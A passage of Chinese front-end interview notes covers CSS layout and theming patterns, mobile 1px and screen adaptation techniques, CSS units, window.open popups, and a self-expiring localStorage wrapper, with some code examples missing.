height: 100%;

padding:0;

margin: 0;

}

.col{

float: left; /\* 三个col都设置float: left,为了把left和right定位到左右部分 \*/

position:relative;

}

/\*父元素空出左右栏位子: 因为上一步中，左右栏定位成功了，但是中间栏的内容会被遮盖住\*/

.container{

padding:0 200px 0 100px;

}

/\*左边栏\*/

.left{

left:-100px;

width: 100px;

height:100%;

margin-left: -100%;

background: #ff69b4;

}

/\*中间栏\*/

.main{

width:100%;

height: 100%;

background: #659;

}

/\*右边栏\*/

.right{

right:-200px;

width:200px;

height:100%;

margin-left: -200px;

background: #ff69b4;

}

</style>

</head>

<body>

<div class="container">

<div class="main col">Main</div>

<div class="left col">Left</div>

<div class="right col">Right</div>

</div>

</body>

</html>

### css 切换主题

·主题层

- 通过添加一些后续的额外的CSS来覆盖与重新定义部分样式。

- 实现方式简单

- 可以实现将主题应用与所有元素

- 过多的冗余代码


- 许多的CSS其实是无用的，浪费了带宽

- 把样式文件切分到许多文件中，更加琐碎

- 首先，我们引入基础的样式components.\*文件



- 其中components.tabs文件内容如下




- 然后，假设我们的某个主题的样式文件存放于theme.\*文件：


- 对应于components.tabs，theme.tabs文件内容如下



- 因此，我们只需要引入主题样式文件即可



- 这样当前的样式就变为了



·有状态的主题

- 该方式可以实现基于条件选择不同的主题皮肤，并允许用户在客户端随时切换主题。

- 非常适合需要客户端样式切换功能，或者需要对站点某一部分（区域）进行独立样式设置的场景。

- 将许多主题放在了同一处代码中

- 非常适合主题切换的功能


- 非常适合站点局部的主题化

- 可以实现将主题应用于所有元素

- 许多主题混杂在了同一块代码中


- 可能会存在冗余

- 还是类似上一节中 Tab 的这个例子，我们可以将 Tab 部分的 (S)CSS 改为如下形式：



- 这里我们把.t-red与.t-blue称为 Tab 元素的上下文环境（context）。Tab 元素会根据 context 的不同展示出不同的样式。


- 最后我们给body元素加上这个开关




- 此时 Tab 的颜色为红色。

- 当我们将t-red改为t-blue时，Tab 就变为了蓝色主题。

- 进一步的，我们可以创建一些 (S)CSS 的 util class（工具类）来专门控制一些 CSS 属性，帮助我们更好地控制主题。例如我们使用如下的.u-color-current类来控制不同主题下的字体颜色



- 这样，当我们在不同主题上下文环境下使用.u-color-current时，就可以控制元素展示出不同主题的字体颜色



- 上面这段代码会控制<h1>元素字体颜色为红色主题时的颜色。

·配置主题

- 这种方式其实是在开发侧来实现主题样式的区分与切换的。

- 基于不同的配置，配合一些开发的自动化工具，我们可以在开发时期根据配置文件，编译生成不同主题的 CSS 文件。

- 它一般会结合使用一些 CSS 预处理器，可以对不同的 UI 元素进行主题分离，并且向客户端直接提供主题样式下最终的 CSS。

- 访问网站时，只会传输所需的 CSS，节省带宽。

- 将主题的控制位置放在了一个地方（例如上例中的settings.config.scss文件）。

- 可以实现将主题应用于所有元素。

- 在 Sass 中会有非常多逻辑代码

- 只支持有限数量的主题


- 主题相关的信息会遍布代码库中

- 添加一个新主题会非常费劲

- 首先会有一份 Sass 的配置文件，例如settings.config.scss，在这份配置中定义当前的主题值以及一些其他变量



- 然后对于一个 Tab 组件，我们这么来写它的 Sass 文件




- 这时，我们在其之前引入相应的配置文件后




- Tab 组件就会呈现出红色主题。

- 当然，我们也可以把我们的settings.config.scss做的更健壮与易扩展一些



- 与之前相比，这时候使用起来只需要进行一些小的修改，将直接使用theme变量改为调用config方法



·主题调色板

- 这种方式有些类似于我们绘图时，预设了一个调色板（palette），然后使用的颜色都从其中取出一样。

- 在实现主题功能时，我们也会有一个类似的“调色板”，其中定义了主题所需要的各种属性值，之后再将这些信息注入到项目中。

- 当你经常需要为客户端提供完全的定制化主题，并且经常希望更新或添加主题时，这种模式会是一个不错的选择。

- 编译出来的样式代码无冗余


- 非常适合做一些定制化主题，例如一个公司采购了你们的系统，你可以很方便实现一个该公司的主题

- 可以从一个文件中完全重制出你需要的主题样式


- 由于主要通过设定不同变量，所以代码确定后，能实现的修改范围会是有限的

- 在方式三中，我们在一个独立的配置文件中设置了一些“环境”变量，来标示当前所处的主题。而在方式四中，我们会更进一步，抽取出一个专门的 palette 文件，用于存放不同主题的变量信息。


- 例如，现在我们有一个settings.palette.red.scss文件



- 然后我们的components.tabs.scss文件内容如下



- 这时候，我们只需要引入这两个文件即可



- 可以看到，components.tabs.scss中并没有关于主题的逻辑判断，我们只需要专注于编辑样式，剩下就是选择所需的主题调色板（palette）即可。

·用户定制化

- 这种模式一般会提供一个个性化配置与管理界面，让用户能自己定义页面的展示样式。

- “用户定制化”在社交媒体产品、SaaS 平台或者是 Brandable Software 中最为常见。

- 不需要开发人员的输入信息（是用户定义的）

- 允许用户拥有自己“独一无二”的站点

- 非常实用

- 不需要开发人员的输入信息也意味着你需要处理更多的“不可控”情况

- 会有许多的冗余

- 会浪费 CSS 的带宽


- 失去部分 CSS 的浏览器缓存能力

- 要实现定制化，可以结合方式二中提到的 util class。

- 首先，页面中支持自定义的元素会被预先添加 util class，例如 Tab 元素中的u-user-color-background



- 此时，u-user-color-background还并未定义任何样式。而当用户输入了一个背景色时，我们会创建一个``标签，并将 hex 值注入其中



- 这时用户就得到了一个红色的 Tab。

### 移动端 1px 问题

·1px 的边框，在高清屏下，移动端的1px 会很粗

·产生原因

- DPR(devicePixelRatio) 设备像素比，它是默认缩放为100%的情况下，设备像素和CSS像素的比值。

- 目前主流的屏幕DPR=2 （iPhone 8）,或者3 （iPhone 8 Plus）。

- 拿2倍屏来说，设备的物理像素要实现1像素，而DPR=2，所以css 像素只能是 0.5。

- 一般设计稿是按照750来设计的，它上面的1px是以750来参照的，而我们写css样式是以设备375为参照的，所以我们应该写的0.5px就好了啊！ 试过了就知道，iOS 8+系统支持，安卓系统不支持。

·解决方案

- 写 0.5px

-- 简单，没有副作用

-- 支持iOS 8+，不支持安卓。后期安卓follow就好了。



- 使用边框图片

-- 没有副作用


-- border颜色变了就得重新制作图片；圆角会比较模糊。



- 使用box-shadow实现

-- 使用简单，圆角也可以实现

-- 模拟的实现方法，仔细看谁看不出来这是阴影不是边框。




- 使用伪元素

-- 全机型兼容，实现了真正的1px，而且可以圆角。

-- 暂用了after 伪元素，可能影响清除浮动。

-- 1条border



-- 可以看到，将伪元素设置绝对定位，并且和父元素的左上角对齐，将width 设置100%，height设置为1px，然后进行在Y方向缩小0.5倍。

-- 4 条border



-- 同样为伪元素设置绝对定位，并且和父元素左上角对其。将伪元素的长和宽先放大2倍，然后再设置一个边框，以左上角为中心，缩放到原来的0.5倍

- 设置viewport的scale值

-- 全机型兼容，直接写1px不能再方便

-- 适用于新的项目，老项目可能改动大

<html>

<head>

<title>1px question</title>

<meta http-equiv="Content-Type" content="text/html;charset=UTF-8">

<meta name="viewport" id="WebViewport" content="initial-scale=1, maximum-scale=1, minimum-scale=1, user-scalable=no">

<style>

html {

font-size: 1px;

}

\* {

padding: 0;

margin: 0;

}

.top\_b {

border-bottom: 1px solid #E5E5E5;

}

.a,.b {

box-sizing: border-box;

margin-top: 1rem;

padding: 1rem;

font-size: 1.4rem;

}

.a {

width: 100%;

}

.b {

background: #f5f5f5;

width: 100%;

}

</style>

<script>

var ***viewport*** = ***document***.querySelector("meta[name=viewport]");

//下面是根据设备像素设置viewport

if (***window***.devicePixelRatio == 1) {

***viewport***.setAttribute('content', 'width=device-width,initial-scale=1, maximum-scale=1, minimum-scale=1, user-scalable=no');

}

if (***window***.devicePixelRatio == 2) {

***viewport***.setAttribute('content', 'width=device-width,initial-scale=0.5, maximum-scale=0.5, minimum-scale=0.5, user-scalable=no');

}

if (***window***.devicePixelRatio == 3) {

***viewport***.setAttribute('content', 'width=device-width,initial-scale=0.3333333333333333, maximum-scale=0.3333333333333333, minimum-scale=0.3333333333333333, user-scalable=no');

}

var ***docEl*** = ***document***.documentElement;

var ***fontsize*** = 32\* (***docEl***.clientWidth / 750) + 'px';

***docEl***.style.fontSize = ***fontsize***;

</script>

</head>

<body>

<div class="top\_b a">下面的底边宽度是虚拟1像素的</div>

<div class="b">上面的边框宽度是虚拟1像素的</div>

</body>

</html>

### 移动端适配方案

·适配思路

- 设计稿（750\*1334） ---> 开发 ---> 适配不同的手机屏幕，使其显得合理

·原则

- 开发时方便，写代码时设置的值要和标注的 160px 相关

- 方案要适配大多数手机屏幕，并且无 BUG

- 用户体验要好，页面看着没有不适感

·思路

- 写页面时，按照设计稿写固定宽度，最后再统一缩放处理，在不同手机上都能用

- 按照设计稿的标准开发页面，在手机上部分内容根据屏幕宽度等比缩放，部分内容按需要变化，需要缩放的元素使用 rem, vw 相对单位，不需要缩放的使用 px

- 固定尺寸+弹性布局，不需要缩放

·viewport 适配

- 根据设计稿标准（750px 宽度）开发页面，写完后页面及元素自动缩小，适配 375 宽度的屏幕

- 在 head 里设置如下代码



- initial-scale = 屏幕的宽度 / 设计稿的宽度

- 为了适配其他屏幕，需要动态的设置 initial-scale 的值

- 有边线问题，不同尺寸下，边线的粗细是不一样的（等比缩放后），全部元素都是等比缩放，实际显示效果可能不太好

const ***WIDTH*** = 750

const mobileAdapter = () => {

let scale = ***screen***.width / ***WIDTH***

let content = `width=${***WIDTH***}, initial-scale=${scale}, maximum-scale=${scale}, minimum-scale=${scale}`

let meta = ***document***.querySelector('meta[name=viewport]')

if (!meta) {

meta = ***document***.createElement('meta')

meta.setAttribute('name', 'viewport')

***document***.head.appendChild(meta)

}

meta.setAttribute('content',content)

}

mobileAdapter()

***window***.onorientationchange = mobileAdapter //屏幕翻转时再次执行

·vw 适配（部分等比缩放）

- 开发者拿到设计稿（假设设计稿尺寸为750px，设计稿的元素标注是基于此宽度标注）

- 开始开发，对设计稿的标注进行转换，把px换成vw。比如页面元素字体标注的大小是32px，换成vw为 (100/750)\*32 vw

- 对于需要等比缩放的元素，CSS使用转换后的单位

- 对于不需要缩放的元素，比如边框阴影，使用固定单位px

- 实现了按需缩放

- 关于换算，为了开发方便，利用自定义属性，CSS变量

<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, minimum-scale=1">

<script>

const ***WIDTH*** = 750

//:root { --width: 0.133333 } 1像素等于多少 vw

***document***.documentElement.style.setProperty('--width', (100 / ***WIDTH***))

</script>

- 注意此时，meta 里就不要去设置缩放了

- 业务代码里就可以写

header {

font-size: calc(28vw \* var(--width))

}

·rem 适配

- 开发者拿到设计稿（假设设计稿尺寸为750px，设计稿的元素标是基于此宽度标注）

- 开始开发，对设计稿的标注进行转换

- 对于需要等比缩放的元素，CSS使用转换后的单位

- 对于不需要缩放的元素，比如边框阴影，使用固定单位px

- 假设设计稿的某个字体大小是 40px, 手机屏幕上的字体大小应为 420/750\*40 = 22.4px (体验好)，换算成 rem（相对于 html 根节点，假设 html 的 font-size = 100px,）则这个字体大小为 0.224 rem

- 写样式时，对应的字体设置为 0.224 rem 即可，其他元素尺寸也做换算...

- 但是有问题

- 设计稿的标注是40px，写页面时还得去做计算，很麻烦（全部都要计算）

- 能不能规定一下，看到 40px ,就应该写 40/100 = 0.4 rem,这样看到就知道写多少了（不用计算），此时的 html 的 font-size 就不能是 100px 了，应该为 (420\*100)/750 = 56px，100为我们要规定的那个参数

- 根据不同屏幕宽度，设置 html 的 font-size 值

<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, minimum-scale=1">

<script>

const ***WIDTH*** = 750 //设计稿尺寸

const setView = () => {

***document***.documentElement.style.fontSize = (100 \* ***screen***.width / ***WIDTH***) + 'px'

}

***window***.onorientationchange = setView

setView()

</script>

- 对于需要等比缩放的元素，CSS使用转换后的单位

header {

font-size: .28rem;

}

- 对于不需要缩放的元素，比如边框阴影，使用固定单位px

header > span.active {

color: #fff;

border-bottom: 2px solid rgba(255, 255, 255, 0.3);

}

- 假设 html 的 font size = 1px 的话，就可以写 28 rem 了，更方便了，但是浏览器对字体大小有限制，设为 1px 的话，在浏览器中是失效的，会以 12px（或者其他值） 做一个计算 , 就会得到一个很夸张的结果，所以可以把 html 写的大一些

- 使用 sass 库时

- JS 处理还是一样的，但看着好看些

@function px2rem($px) {

@return $px \* 1rem / 100;

}

header {

font-size: px2rem(28);


}

·以上的三种适配方案，都是等比缩放，放到 ipad 上时（设计稿以手机屏幕设计的），页面元素会很大很丑，有些场景下，并不需要页面整体缩放（viewport 自动处理的也很好了），所以有时只需要合理的布局即可。

·弹性盒适配（合理布局）



- 使用 flex 布局



- 总结一下，什么样的页面需要做适配（等比缩放）呢

-- 页面中的布局是栅格化的

- 换了屏幕后，到底有多宽多高很难去做设置，整体的都需要改变，所以需要整体的缩放

-- 头屏大图，宽度自适应，高度固定的话，对于不同的屏幕，形状就会发生改变（放到ipad上就变成长条了），宽度变化后，高度也要保持等比例变化

·以上所有的适配都是宽度的适配，但是在某些场景下，也会出现高度的适配

·比如大屏，需要适配很多的电视尺寸，要求撑满屏幕，不能有滚动条，此时若换个屏幕


·此时需要考虑小元素用 vh, 宽和高都用 vh 去表示，中间的大块去自适应，这就做到了大屏的适配，屏幕变小了，整体变小了（体验更好），中间这块撑满了屏幕

·对于更复杂的场景，需要更灵活考虑，没有一种适配方式可以囊括所有场景。

### padding , margin 百分比单位依据

·在CSS 盒模型中，依据CSS2.2文档，margin与padding的百分比指定值时，一律参考包含盒的宽度。

·如下图，包括padding-top/bottom,margin-top/bottom在内，所有padding和margin均是参考的包含块的宽度，故它们的值为200px \* 20% = 40px。



### 垂直外边距的重叠

·在网页中**垂直方向**的**相邻**外边距会发生外边距的重叠

·如果兄弟元素之间的垂直方向的相邻，则外边距会取最大值

·如果父子元素之间的垂直方向的相邻，则外边距会设置给父元素

·给父盒子添加overflow：hidden

·使用.Clearfix

- 最佳方案，还可以解决外边距重叠问题

.clearfix:before,

.clearfix:after{

content: "";

display: table;

clear: both;

}

.clearfix{

zoom: 1;

}

### css中常见的单位

·px：

- 绝对单位，页面按精确像素展示

·em：

- 相对单位，基准点为父节点字体的大小，如果自身定义了font-size按自身来计算（浏览器默认字体是16px），整个页面内1em不是一个固定的值。

·rem：

- 相对单位，可理解为”root em”, 相对根节点html的字体大小来计算，CSS3新加属性，chrome/firefox/IE9+支持。

·vw：

- viewpoint width，视窗宽度，1vw等于视窗宽度的1%。

·vh：

- viewpoint height，视窗高度，1vh等于视窗高度的1%。

·%:

- 百分比

### css3新特性

·box-sizing

·轮廓、阴影、圆角

·粘滞定位

·字体引入和图标字体

·文本下划线和换行

·背景扩展和渐变

·transition、animation和transform

·flex弹性盒布局

### inline-block 的 div 之间的空隙，原因及解决

·display:inline-block布局的元素在chrome下会出现几像素的间隙

·原因是因为我们在编辑器里写代码的时候，同级别的标签不写在同一行以保持代码的整齐可读性

·即inline-block布局的元素在编辑器里不在同一行，即存在换行符

·因此这就是著名的inline-block“换行 符/空格间隙问题”。

·如果inline-block元素间有空格或是换行产生了间隙，那是正常的，应该的。如果没有空格与间隙才是不正常的（IE6/7 block水平元素）。

·解决


- 把img标签的display属性改成block：




- 把div中的字体大小设为0：



- 如果是img，修改img的vertical-align属性：



- 移除标签间的空格



## webAPI


### window.open

·这个方法是用来打开新窗口的


- 最基本的弹出窗口



- 经过设置后的弹出窗口



- 用函数控制弹出窗口



-- 这里定义了一个函数openwin(), 函数内容就是打开一个窗口，在调用它之前没有任何用途。

-- 调用方法一：

--- <body οnlοad="openwin()"> 浏览器读页面时弹出窗口；

-- 调用方法二：

--- <body οnunlοad="openwin()"> 浏览器离开页面时弹出窗口；


-- 调用方法三：

--- <a href="#" οnclick="openwin()"> 打开一个窗口，注意：使用的"#"是虚连接。

-- 调用方法四：

--- <input type="button" οnclick="openwin()" value="打开窗口" />

- 弹出两个窗口




-- 为避免弹出的2个窗口覆盖，用top和left控制一下弹出的位置不要相互覆盖即可。

-- 最后用上面的说过的四种方法调用即可。


-- 注意：2个窗口的name(newwindow与 newwindow2)不要相同，或者干脆全部为空。

- 主窗口打开文件1.htm，同时弹出小窗口page.html



- 弹出的窗口之定时关闭控制

-- 将一小段代码加入弹出的页面（注意是加入page.html的HTML中，可不是主页面中，否则......），让它在10秒后自动关闭。



- 在弹出窗口中加上一个关闭按扭



- 内包含的弹出窗口---一个页面两个窗口

-- 上面的例子都包含两个窗口，一个是主窗口，另一个是弹出的小窗口。通过下面的例子，你可以在一个页面内完成上面的



- 终极应用---弹出的窗口这Cookie控制



### 查找给定的两个节点的第一个公共祖先节点

·递归循环树的节点，因二叉树不能重复的特性,当前节点为 p/q

·返回当前节点父节点循环中，如果找到一个，则查找其他子树其他子树没有找到另外一个，就证明当前节点为找到的子树是最近公共祖先两个都找到了

·对应当前节点是两个节点的父节点这种情况，则返回当前节点。

// 传入根节点,p节点,q节点

var lowestCommonAncestor = function(root, p, q) {

// 如果根节点为空或根节点为p或根节点为q,返回根节点

if (!root || root === p || root === q) return root;

// 从根节点的左边往下找p或q

let left = lowestCommonAncestor(root.left, p, q);

// 从根节点的右边往下找p或q

let right = lowestCommonAncestor(root.right, p, q);

// 如果左边没找到则返回右边

if (!left) return right;

// 如果右边没找到则返回左边

if (!right) return left;

// 否则说明找到了,返回此处根节点

return root

};

# 前端进阶

## 浏览器

### cookie sessionStorage localStorage 区别

·都是保存在浏览器端、且同源的

·cookie数据始终在同源的http请求中携带（即使不需要），即cookie在浏览器和服务器间来回传递

·sessionStorage和localStorage不会自动把数据发送给服务器，仅在本地保存。

·cookie数据还有路径（path）的概念，可以限制cookie只属于某个路径下

·存储大小限制也不同

- cookie数据不能超过4K，同时因为每次http请求都会携带cookie、所以cookie只适合保存很小的数据，如会话标识。

- sessionStorage和localStorage虽然也有存储大小的限制，但比cookie大得多，可以达到5M或更大

·数据有效期不同

- sessionStorage仅在当前浏览器窗口关闭之前有效；

- localStorage始终有效，除非手动清除，因此用作持久数据；

- cookie只在设置的cookie过期时间之前有效，即使窗口关闭或浏览器关闭;

·作用域不同

- sessionStorage不在不同的浏览器窗口中共享，即使是同一个页面；

- localstorage和cookie在所有同源窗口中都是共享的；

·web Storage支持事件通知机制，可以将数据更新的通知发送给监听者

·web Storage的api接口使用更方便

### 如何写一个会过期的localStorage，说说想法

·惰性删除

- 惰性删除是指，某个键值过期后，该键值不会被马上删除，而是等到下次被使用的时候，才会被检查到过期，此时才能得到删除。

- 上述代码通过惰性删除已经实现了可过期的localStorage缓存，但是也有比较明显的缺点：如果一个key一直没有被用到，即使它已经过期了也永远存放在localStorage。为了弥补这样缺点，我们引入另一种清理过期缓存的策略。

var ***lsc*** = (function (self) {

// 标识

var prefix = 'one\_more\_lsc\_';

//增加一个键值对数据

self.set = function (key, val, expires) {

// key为标识+key

key = prefix + key;

// val为值,expires为过期时间

val = ***JSON***.stringify({'val': val, 'expires': new ***Date***().getTime() + expires \* 1000});

// 将数据保存到localStorage

***localStorage***.setItem(key, val);

};

// 读取对应键的值数据

self.get = function (key) {

// key为标识+key

key = prefix + key;

// 获取val值

var val = ***localStorage***.getItem(key);

// 如果没获取到

if (!val) {

// 返回null

return null;

}

// 解析val值

val = ***JSON***.parse(val);

// 如果过期时间小于当前时间,说明过期了

if (val.expires < new ***Date***().getTime()) {

// 将该数据从localStorage删除

***localStorage***.removeItem(key);

// 返回null

return null;

}

// 如果没过期则返回值

return val.val;

};

return self;

}(***lsc*** || {}));

***lsc***.set("name","ckc",10);

setTimeout(()=>{

***console***.log(***lsc***.get("name"));

},10000);

·定时删除是指，每隔一段时间执行一次删除操作，并通过限制删除操作执行的次数和频率，来减少删除操作对CPU的长期占用。

·另一方面定时删除也有效的减少了因惰性删除带来的对localStorage空间的浪费。

·每隔一秒执行一次定时删除，操作如下：

- 随机测试20个设置了过期时间的key。

- 删除所有发现的已过期的key。

- 若删除的key超过5个则重复步骤1，直至重复500次。

var ***lsc*** = (function (self) {

// 标识

var prefix = 'one\_more\_lsc\_';

// 创建数组

var list = [];

//初始化list

self.init = function () {

// 获取localStorage的所有key

var keys = ***Object***.keys(***localStorage***);

// 以标识符开头的key

var reg = new ***RegExp***('^' + prefix);

// 创建数组

var temp = [];

//遍历所有localStorage中的所有key

for (var i = 0; i < keys.length; i++) {

//找出设置了过期时间缓存的key

if (reg.test(keys[i])) {

// 将置了过期时间的key放入temp数组

temp.push(keys[i]);

}

}

// 将temp赋值给list

list = temp;

};

// 开始初始化list

self.init();

self.check = function () {

// 如果list长度为空

if (!list || list.length == 0) {

return;

}

// 当前检测次数

var checkCount = 0;

// 如果检测次数小于500

while (checkCount < 500) {

// 过期个数

var expireCount = 0;

//随机测试20个设置了过期时间的key

for (var i = 0; i < 20; i++) {

// 如果没有则退出

if (list.length == 0) {

break;

}

// 随机获得下标

var index = ***Math***.floor(***Math***.random() \* list.length);

// 获得该下标的key

var key = list[index];

// 获得val值

var val = ***localStorage***.getItem(list[index]);

//从list中删除被惰性删除的key,如果没有值

if (!val) {

// 从list中删除该key

list.splice(index, 1);

// 过期个数+1

expireCount++;

continue;

}

// 解析val

val = ***JSON***.parse(val);

//删除所有发现的已过期的key

if (val.expires < new ***Date***().getTime()) {

// 从list中删除该key

list.splice(index, 1);

// 从localStorage中删除该key

***localStorage***.removeItem(key);

// 过期个数+1

expireCount++;

}

}

//若删除的key不超过5个则跳出循环

if (expireCount <= 5 || list.length == 0) {

break;

}

// 检测次数+1

checkCount++;

}

}

//每隔一秒执行一次定时删除

***window***.setInterval(self.check, 1000);

return self;

}(***lsc*** || {}));

### localStorage 能跨域吗

·不能


·解决方案：

- 通过postMessage来实现跨源通信

- 可以实现一个公共的iframe部署在某个域名中，作为共享域

- 将需要实现localStorage跨域通信的页面嵌入这个iframe

- 接入对应的SDK操作共享域，从而实现localStorage的跨域存储



### memory cache 如何开启

·memory cache 是一种比较特殊的缓存，他不受max-age、no-cache等配置的影响，即使我们不设置缓存。

·如果当前的内存空间比较充裕的话，一些资源还是会被缓存下来。

·但这种缓存是暂时的，一旦关闭了浏览器，这一部分用于缓存的内存空间就会被释放掉。

·如果真的不想使用缓存，可以设置no-store，这样，即便是内存缓存，也不会生效。

### localstorage的限制

·浏览器的大小不统一，并且在IE8以上的IE版本才支持localStorage这个属性

·目前所有的浏览器中都会把localStorage的值类型限定为string类型，这个在对我们日常比较常见的JSON对象类型需要一些转换

·localStorage在浏览器的隐私模式下面是不可读取的

·localStorage本质上是对字符串的读取，如果存储内容多的话会消耗内存空间，会导致页面变卡

·localStorage不能被爬虫抓取到

### 在地址栏里输入一个URL,到这个页面呈现出来，中间会发生什么

·**寻找url域名的服务器ip**,逐一查找浏览器缓存、系统缓存、路由器缓存、系统的hosts文件、DNS服务器，直到找到为止

·浏览器根据ip以及相应的端口号，**构造http请求**

·请求报文会包括这次请求的信息

·将http请求封装在一个tcp包中

·tcp包会依次经过**传输层，网络层，数据链路层，物理层**到达服务器

